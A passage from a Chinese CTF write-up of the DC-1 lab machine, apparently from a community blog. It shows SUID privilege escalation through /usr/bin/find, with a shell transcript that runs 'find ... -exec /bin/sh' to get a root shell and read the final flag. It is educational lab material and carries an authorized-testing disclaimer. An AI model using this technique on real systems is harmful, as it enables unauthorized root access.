
这里发现设置了SUID的有/usr/bin/find,所以可以尝试使用/usr/bin/find命令进行提权
查看/usr/bin/find的权限

发现此文件的拥有者为root,所以可以用来提权为root
find flagflag -exec whoami \;
参数解释:
flagflag是当前目录下存在的文件,如不存在可以先创建一个,也可以find其他文件夹的文件,但find的文件必须存在,否则命令无法执行。
www-data@DC-1:/$ cd /var/www
cd /var/www
www-data@DC-1:/var/www$ touch flagflag
touch flagflag
www-data@DC-1:/var/www$ find flagflag -exec whoami \;
find flagflag -exec whoami \;
root
www-data@DC-1:/var/www$
www-data@DC-1:/var/www$ find flagflag -exec '/bin/sh' \;
find flagflag -exec '/bin/sh' \;
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
#
flag5: Well done!!!! Hopefully you've enjoyed this and learned some new skills. You can let me know what you thought of this little journey by contacting me via Twitter - @DCAU7 干得好!! 希望您喜欢这次体验并学到了一些新技能。 您可以通过推特(@DCAU7)与我联系,告诉我您对这次小旅行的看法。
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。

有“AI”的1024 = 2048,欢迎大家加入2048 AI社区
更多推荐

 19
19 0
0- 0


 已为社区贡献1条内容

所有评论(0)